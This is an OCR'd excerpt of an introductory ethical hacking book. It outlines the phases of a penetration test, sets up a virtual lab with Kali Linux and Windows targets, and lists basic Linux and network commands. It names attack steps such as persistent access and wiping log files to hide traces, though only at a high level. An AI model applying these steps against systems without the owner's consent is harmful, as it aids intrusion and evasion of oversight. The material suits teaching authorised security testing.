HACKING

THE PRACTICAL GUIDE TO BECOME A HACKER | FIELD MANUAL FOR ETHICAL HACKER | INCLUDING ETHICAL HACKING WITH KALI LINUX

TOP 100 BEST SELLER

JIM KOU

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All the techniques shown here are for educational purposes ONLY. They must always be performed in a laboratory and with the explicit consent of the owner of the network or infrastructure. The author of this book assumes no responsibility for improper use of the techniques shown.

Introduction to Ethical Hacking

In this chapter, I will try to explain to you how an ethical hacker works, what are his goals and the working method you should follow to become one.

Although the information appearing in this chapter may seem too theoretical, just keep reading on. What you will learn here will be helpful to you for better understanding some concepts which will be then discussed again later.

The role of ethical hackers has grown considerably in recent years as a result of the growing media coverage of cybersecurity issues.

Besides, the various recent attacks on several company's IT infrastructures has raised the awareness and the fear for such issues.

All these causes led to the formation of a new professional figure with substantial experience in cybersecurity responsible for testing, verifying, and strengthening the security of a specific entity.

With "**entity** " I am referring to all contexts, and it is not limited to only specific ones. There is no difference whether we talk about a farm company, a pharmaceutical corporation, or a manufacturing company. We all need to protect our IT infrastructure adequately.

Contrary to common belief, you do not need special skills, decades of study, or many years of work experience to become an ethical hacker: with an essential preparation, you can already grasp the main concepts of how to organize your work as an ethical hacker.

PENETRATION TESTING METHOD

I will mention more than once in this chapter, the methodology of penetration testing. You are probably wondering what it means.

We will see this in detail in the next chapters, but for now, you can keep in mind that with penetration testing we are referring to all the procedures necessary to execute a security testing within an entity.

As I mentioned before, it is not important for us to specify if we are working with wines or medicines. The methodology we should follow is always the same. However, the resemblance of this process does not imply a though rigidity. You can still decide to move away from the standard steps of this process.

All is good if what motivates this change is the experience you collected, and the time spent digging into this topic.

Let's spend a few words on what makes ethical hackers "ethical". This word helps us to define better the context and the method used by these professionals.

An ethical hacker acts ethically against those who used the same tools and techniques to behave maliciously . This is the most important difference between ethical and unethical hackers. The former only works when commissioned by a client, who will be the only one informed of all the results achieved and the problems spotted by the ethical hacker.

We should make a further distinction between the role of an ethical hacker and of a security engineer.

The latter focuses more on the protection of network infrastructure and specializes in **perimeter security systems** (firewalls, IDS, IPS, etc.). The ethical hacker has a vertical specialization in executing penetration tests within a specific context.

In some circumstances, both roles can come in contact and exchange skills.

An ethical hacker never acts on his own, but instead, according to the agreement reached with the client who commissioned his work.

Besides, it is imperative to define the scope of the penetration test, in other words, what are the parts of an IT infrastructure we are allowed

to work on and what are the limits we should never cross.

NECESSARY KNOWLEDGE FOR AN ETHICAL HACKER

You might be asking yourself how to become an ethical hacker. You are probably thinking you will have to study from a whole bunch of books. Actually, this is not necessary. Some basic skills are unavoidable, but, once you acquire them, everything will be easier.

First of all, you should be familiar with computer networks. You cannot expect to be able to protect or attack a network if you do not first understand how it works, at least on a fundamental level.

Secondly, you will need to study at least one programming language. I would suggest you start with Python: it is easy to learn and extremely powerful.

You can still opt for other programming languages, like C or Java. Their primary structures are very similar to each other.

These two aspects are indispensable. Without them, you cannot start positioning and fixing all the bricks necessary to build the final work.

Learn at least one programming language and try to understand the basic concepts of computer networks. But don't worry, I'll show them to you in the next few chapters!

POSSIBLE ATTACK SOURCES OF A NETWORK

In how many ways is it possible to attack a system? Many. For now, I will show you some of them, while others will be elaborated in the next chapters.

- **ENDPOINTS.** I am talking about the PCs of users within a local network. They are often unprotected and seldom

correctly updated.

- **SMARTPHONEs and TABLETs.** If connected to the Wi-Fi of a 'company's network, these devices represent a possible source of attack that should not be underestimated.

- **OUTDATED SOFTWARES.** It is almost impossible to find updated software on the latest release or patch for each network system or device. The presence of obsolete software in our network often creates serious vulnerability.

- **WRONG CONFIGURATION OF NETWORK DEVICES.** If not correctly configured, routers, switches, and firewalls – which I will explain later – expose parts of our network to the outside world. The consequences are easy to imagine.

- **INTERNAL THREATS.** Think of what can imagine if we connect a USB flash drive with a virus to a PC connected to the Internet.

PHASES OF A NETWORK ATTACK

We are finally getting closer to the most crucial part. First, let me introduce to you the concept of "penetration testing".

A cyber-attack almost always follows a precise process and does not originate from a single action: it is the result of a step-by-step process, the more time we spend on each one of these phases, the more efficient the final work will be.

First of all, you should collect all the information available on the subject you want to attack.

Then you can perform a detailed scanning for possible vulnerabilities.

Once you find a valid one, you can attempt to access that network. That is where the word "**penetration** " in penetration test comes from.

This is not enough to penetrate it. It is also essential to always keep access valid to access the network whenever we want. In technical jargon, we can say that our session should be persistent.

Finally, but not less important, we should remember to cancel the traces we have left. For example, you can remove the log files that have traced our activity. In this regard, in the next chapters, we will talk more about **IPS/IDS** .

Here is a short summary of the concepts I have just mentioned:

1. **Information collection;**
2. **Network scanning;**
3. **Access to the network;**
4. **Maintaining access to the system;**
5. **Canceling the log files.**

We are getting closer to define what penetration testing is. 'Let's keep going.

PENETRATION TESTING

Almost all of our work moves around following and executing this process. With the correct application of this knowledge, you will see much more effective results. You will then have higher probabilities of successfully completing your work as an ethical hacker.

You might be now asking yourself a question: how should I communicate the results and the problems to the client? It's easy! Do it with a report.

The so-called final report contains each step and action that was taken as well as the useful suggestions to solve the vulnerabilities you spotted.

Said this, I want to help you to grasp better the concepts seen up to this point: paid by the client, the ethical hacker performs a penetration testing by following the procedure mentioned above.

After concluding this procedure, **the ethical hacker will send a final report to the client** , in which there will be mentions to all that has been done and found.

This is the main task of an ethical hacker. In the rest of the book, I will show you how to reach this result.

For now, just relax. You will see definite results; you just need to believe in this and have a little patience.

PHASES OF A PENETRATION TESTING

Now we will see the commonly used procedure to perform a penetration test.

Here is the list, we will then dig deeper into each of these steps:

1. **INFORMATION GATHERING.**
2. **NETWORK SCANNING.**
3. **ENUMERATION.**
4. **VULNERABILITY ASSESSMENT.**
5. **EXPLOITATION.**
6. **POST EXPLOITATION.**
7. **FINAL REPORT.**

Each of these phases is necessary for the success of our work. While not compulsory, it is better to follow the sequence of steps of this list.

Now we can start analyzing each of these steps in details.

INFORMATION GATHERING

I know you are thinking, "what information do I need to collect? What for?".

The answer is immediate and straightforward: everything! It is necessary for us to examine multiple aspects of our target, possibly in advance.

We need to understand what business it is, what it sells, what people work there, and what are the tools used. In other words, all the information we can gather will become useful for us at a later time.

You would be better not to ignore or underestimate each of them.

Another step within the information gathering phase is the analysis of the network infrastructure by using information in the public domain.

You should avoid interacting directly with your target at this stage. We can instead rely on tools and platforms available on the Internet:

- **Google;**
- **Whois search;**
- **DNS;**
- **Social media;**
- **Metadata;**
- **Websites with job listings;**
- **Tools like Maltego and Recon-ng;**
- **Specific browsers, like Shodan.**

NETWORK SCANNING

The information gathered during the previous phase can help us to go deep with our target and start with our network scanning. Pay attention to the fact that in this stage, we begin to interact directly

with our target, and there is the risk of being identified, especially if we do not take all the related precautions.

Scanning a network is almost like finding yourself in a wide street in a big city, a place full of shops. All of a sudden, you start to pick the locks of each one of them hoping that at least one is open and unprotected.

At this stage, we will not log into the network, and we will just acknowledge the fact that the door is open. It is not sure that all our activities while scanning the network will not be noticed.

ENUMERATION

Enumerating the network means discovering and listing all the resources available. Let's imagine that during the previous phase, we found a door possibly open. Now we need to find out what information can be enumerated concerning the service linked to that door.

I am aware that this definition might sound confusing, but the examples we will see together later should help to make it easier to understand.

This phase is often underestimated, even if it can provide useful information.

VULNERABILITY ASSESSMENT

Now that we have discovered what doors and services are accessible, we should identify all the possible vulnerabilities of our target. We can rely on automatic tools that make our work easier.

However, we can incur in a myriad of false positives or false negatives. Otherwise, we can perform a manual analysis if we have more experience in this matter.

The best method is the combination of both. By alternating tools and manual analysis, you will see the best results.

EXPLOITATION

Spotting the vulnerabilities is not enough. What we need to do next is trying to **exploit** them so to gain access to the system. This is precisely what we will try to do in this phase.

We will search for the gateway for each vulnerability that allows us to access the system. This will not always be possible, but we should keep each path into consideration.

Performing a penetration testing is not only about access to a network, but it is also a much broader task. We should identify all access points that are not secure and inform the client to help to find a rapid solution.

POST EXPLOITATION

What happens if for any reason we lose the access point we worked so hard to find? Will we be able to access the system once again?

In this phase, this is precisely what we worry about. Our goal is to create an access point that is always available. By doing this, we will be able to access our target even at a later time.

FINAL REPORT

At this point, if everything went well, our work should be considered completed. We should provide the client with a **final report containing the summary of all our actions** and our suggestions on how to make that network more secure.

We have now concluded our explanation of the phases of penetration testing. In the next chapter, I will teach you how to create a laboratory so that you can complete the tests I will assign to you.

The Laboratory

Now that you have an idea of the nature of the job as an ethical hacker, we need to start putting into practice what we will learn in later chapters. The first task is to build our own laboratory.

Don’t experiment the techniques I will teach you on contexts other than your laboratory: this is not the right way to become an ethical hacker!

How can we build a protected environment where we can perform our simulations? The answer is straightforward: we can use a hypervisor.

This consists in simultaneously **executing multiple virtual machines** and, therefore, more operating systems within the same physical system. A hypervisor makes the whole process much more convenient!

VIRTUALIZATION

By using these programs, you will be able to run several operating systems at the same time inside your PC. The only limit you have is the RAM memory you can use.

The procedure is not difficult, even though you will need to become more familiar with this tool. Basically, here is the list of steps you should take:

- **Download a particular software called hypervisor.**
- **Collect the .iso images of the operating systems you want to install.**
- **Access the software.**
- **Start the virtual machine creation process.**
- **Create and boot this virtual machine.**

- **Proceed with the installation of the desired operating system.**
- **Use the virtual machine you have just created.**

HYPERVISOR

As mentioned earlier in this book, the hypervisor is a software that allows you to run virtual machines inside your physical PC.

You can choose among several versions. Some of them are free, while others require a subscription fee. Here are the most common ones:

- **VMware Workstation (paid version, 30-days free trial).**
- **VMware Player (free version).**
- **Oracle Virtualbox (free version).**


The hypervisor we will use in this book is the VMware Workstation. It is a paid version, but we can take advantage of its 30-days free trial.

I have chosen to use this hypervisor because it is the most complete one in terms of the variety of functions and options available for network management.

For download it, go to this link and click on "**Download** ": https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/15_0.

If version 14 – the latest version of this software – is not working, you can try version 12. Some older CPUs are not supported. If not active yet, you need to enable the virtualization support from BIOS (search on Google).

At this point, if the installation is successful, this is what you should be able to see, obviously without any virtual machine already installed.



Now you are finally ready for the next step.

IMAGES OF AN OPERATING SYSTEM

In order to create your virtual machines, you need an image of the operating system you want to install. For the lab we are building, you need the image (.iso format) of the following operating systems:

- **Kali Linux -> freely downloadable from https://www.kali.org/downloads/.**
- **Windows 7 -> 30-days version, easy to find on the Internet.**
- **Windows 10 -> 90-days version, easy to find on the Internet.**

If you are wondering why I picked these operating systems, this is the main reason: Kali Linux will be our attacking machine, basically the one which we will use to start all our attacks. The other two Windows machines will instead be our targets.

CREATION OF VIRTUAL MACHINES

Now we just need to create virtual machines. To do this, go to "File -> New virtual machine" and follow the recommended procedure.


Pay attention to the quantity of RAM you will be using. This amount depends on the RAM available on your PC, and you should try not to overuse it. Besides, for now just keep using the default options of your network adapter.

Follow the same procedure for all the operating systems we have mentioned before: Kali Linux, Windows 7, and Windows 10.

NETWORK MANAGEMENT

Managing the network correctly is extremely important. If you do not configure it correctly, the virtual machines will not be able to communicate between each other and hence your laboratory will not work properly.

In VMware, we can use 4 different types of networks:



As you can see from the screenshot above, these are the types of networks available:

- **Bridged ->** this type includes the creation of an IP address belonging to the network in which your physical PC is located. I will explain later what an IP address is.

  For now, you just need to remember that it is a numerical representation that uniquely identifies a specific interface on the network. An example of an IP address is


192.168.1.10.

- **NAT ->** once in this mode, your virtual machine can connect to the Internet, but it cannot be reached from the outside.

- **Host-only ->** in this case, the virtual machine can only communicate with your physical host.

- **Custom ->** here you can define your personal network and let all the virtual machines communicate inside it. This is the mode we will use!

To create it, go to "Edit -> Virtual Network Editor" and create a new network as in the screenshot here below.



Now you should go back to the settings of your virtual machine. You can choose the network adapter we have just created.

After this step, each virtual machine will have its own IP address, which is automatically assigned and belongs to the 192.168.10.0/24 network.

VIRTUAL MACHINES BOOTING

Now you are ready to boot your virtual machines. If you have correctly performed all the operations described above, the

machines will all be started up and will have the IP address previously assigned.

For example, Kali Linux could have 192.168.10.1 as its IP address, while a Windows 7 machine could have an IP address of 192.168.10.2, and one with Windows 10 a value similar to 192.168.10.3.

Keep in mind that these virtual machines will now only be able to talk to each other and cannot be connected to the Internet. If needed, we will have to change the network adapter and set the NAT mode. If you do not remember the differences between these two, it means you have to go back and read again the previous chapter!

INSTALLATION OF VMWARE TOOLS

Another operation you will need to complete is the installation of VMware Tools. They are nothing more than a set of features to improve the overall performance of your virtual machine.

I won't bore you with the details. The procedure is very simple: you just need to search on Windows or on Google the keywords "installation of VMware tools on Kali".


CONNECTIVITY VERIFICATION OF VIRTUAL MACHINES

Our last effort now will be to verify that our virtual machines can talk to each other. The steps you will need to take are the following:

1. **Verify the validity of the IP address assigned to each virtual machine.**
2. **Run the "PING" command on each virtual machine and verify that the response is positive.**

Let's see together how to do it:

- Access the KALI machine and run the "ifconfig" command from the terminal, verifying that the assigned IP address is available.
- Access the Windows 7/10 machine and on the command line type "ipconfig" to verify the presence of the assigned IP address.
- Note down these IP addresses.
- On the KALI machine, enter the command "ping IP address Windows 7/10" to verify that the response is positive and that we are not experiencing packet loss in the response.
- On the Windows 7/10 machine, type the command "ping IP address Kali" verifying that the response is positive and that no packets were lost in the response.



If all the responses are positive, we can start working on the next step. The setup phase of our penetration testing lab is over.

Linux Commands

In the previous chapter, I helped you set up your penetration testing lab and I bet now you look forward to using it!

But, first, let me show you some basic Linux commands that will be useful to us later. You can, and I encourage you to do so, put them into practice using the Kali Linux machine we created earlier.

BASIC COMMANDS

These are the most common commands that you will probably use for your routine tasks.

Command to execute: ls
Explanation: this command allows you to list the contents of files and/or folders.

Command to execute: pwd
Explanation: the current directory is printed.

Command to execute: cd
Explanation: it allows you to access the selected folder.

Command to execute: cp
Explanation: it allows you to copy files.

Command to execute: mkdir
Explanation: it allows you to create a folder.

Command to execute: rmdir
Explanation: it allows you to remove a folder.

Command to execute: touch
Explanation: it allows you to create a file.

Command to execute: tar
Explanation: it creates an archive for a certain file.

Command to execute: clear
Explanation: it allows you to return to an initial shell.

Command to execute: adduser
Explanation: it allows you to add a new user.

Command to execute: chmod
Explanation: it manages file and/or folder permissions.

Command to execute: vi
Explanation: it allows you to edit a file.

Command to execute: cat
Explanation: it allows manipulation of a file.

Command to execute: grep
Explanation: it searches a file for particular patterns.

Command to execute: apt-get
Explanation: package management. For example, apt-get install.

Here above is a complete list of all the basic commands you should try out. They can help you to carry out the exercises I will propose to you in later chapters. You would be better to master them correctly.

NETWORK COMMANDS

Working as an ethical hacker requires you have a strong knowledge of the most common network commands.

In the rest of the book, I will show you some of the most important ones. Try them out and you might even end up creating new combinations.

Command to execute: ifconfig

Explanation: utility to configure network interfaces. It will be very useful to view the IP address assigned to a machine.

Command to execute: traceroute

Explanation: this command allows you to trace the path of an IP packet to the host network. It is very useful for performing troubleshooting activities such as, for example, verifying where in the path a certain IP packet stops or is lost.

Command to execute: dig

Explanation: this is a utility needed to query DNS. There would be plenty of other things to say about this command and its functioning is quite complex. You will understand its mechanisms better in the next few chapters when I will explain what a DNS is and how we can organize an attack against it.

Command to execute: telnet

Explanation: this command allows us to make connections to remote hosts via the TELNET protocol. I want to clarify that this protocol allows a clear visualization of data without any encryption mechanisms. For this reason, it is not a very secure protocol.

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Command to execute: nslookup

Explanation: this is another utility to interrogate DNS and to perform inverse resolution queries. In our exercises, we will often use this command.

Command to execute: netstat

Explanation: this is a command of the utmost importance. It allows you to view the network connections opened at a certain time. Useful in troubleshooting, it allows us to verify anomalies due to network connections that were not established or lost. Here again, take some time to improve your knowledge of this tool.

Command to execute: ifup, ifdown

Explanation: this command allows you to enable or disable network cards. It can be very useful in certain situations, perhaps when a reboot of network services is required.

Command to execute: ping

Explanation: the PING command is used to check whether a certain host is active or not by sending special ICMP type packets to it and waiting for a response. Let me remind you that we have already used it in our penetration testing lab to verify the connectivity between the various virtual machines.

Command to execute: route

Explanation: this command is used to display the routing table of a certain host, namely the paths that the network packets must perform on the network or on particular subnets.

Command to execute: arp -a

Explanation: the ARP -A command provides us with a table of the links between a MAC address and an IP address. For example, it can be used when we want to exclude problems concerning the lower levels of the ISO/OSI model (data level).

Here are all the commands related to networking. Of course, this list does not include them all, there would be much more to say. However, you will do great later if you begin to become familiar with these commands.

COMMANDS RELATED TO SYSTEM MANAGEMENT

Let's now move on to the last part of the Linux commands, which are related to the ordinary management of your Linux machine.

Command to execute: uptime

Explanation: this command shows you for how long a certain system has been active.

Command to execute: users

Explanation: this command shows the user names of users connected to a system.

Command to execute: who / whoami

Explanation: this is another command that informs us of how many users are connected to the system as well as some additional information.

Command to execute: crontab -l

Explanation: this command allows the display of scheduled jobs related to the current user. We will see later what the jobs are.

Command to execute: less / more

Explanation: this command is very useful because it allows you to quickly view a file. Press the "q" key to exit this particular display.

Command to execute: ssh

Explanation: this command allows the connection to a remote host via an SSH protocol. The latter, unlike the TELNET one, carries out data encryption. For this reason, in the event of traffic interception, it will not be possible to clearly see any data.

Command to execute: ftp

Explanation: this command allows the connection to an FTP server via the FTP protocol. This protocol does not perform data encryption, so you need to pay attention when using it.

Command to execute: service start / stop

Explanation: this command allows you to start or stop a certain service. You will use it on many occasions.

Command to execute: service start / stop

Explanation: this command allows you to start or stop a certain service. You will use it on many occasions.

Command to execute: free -h

Explanation: this command shows the amount of free and used memory. For example, it can be used when there are performance problems on a machine.

Command to execute: top

Explanation: this command allows you to check the active processes in a system. It can be useful if a machine is running very slowly for no apparent reason.

Command to execute: ps

Explanation: with this command you can view the active and running processes in a system.

Command to execute: kill

Explanation: this command is used to terminate a certain process. However, it is necessary to first identify the PID related to that specific process.

This is the end of the chapter dedicated to the main Linux commands. We started with the general commands and then introduced those related to networks as well as to the main functions of an operating system.

Now you are ready for the exercises I will present to you in the following chapters. But first, let me explain how networks work and what are the services most ethical hackers usually use.


Mind Maps

This chapter is all about mind maps. I will be extremely brief; I just wish to introduce a topic which is usually overlooked.

What are mind maps? Wikipedia describes a mind map as "a **diagram used to visually organize information** ". To put it simple, we can say that a mind map is a tool that allows us to organize information according to a certain logic and with a precise method.

During your work as a penetration tester, you will collect a great deal of information that needs to be organized efficiently. Hence the need to use such a tool.

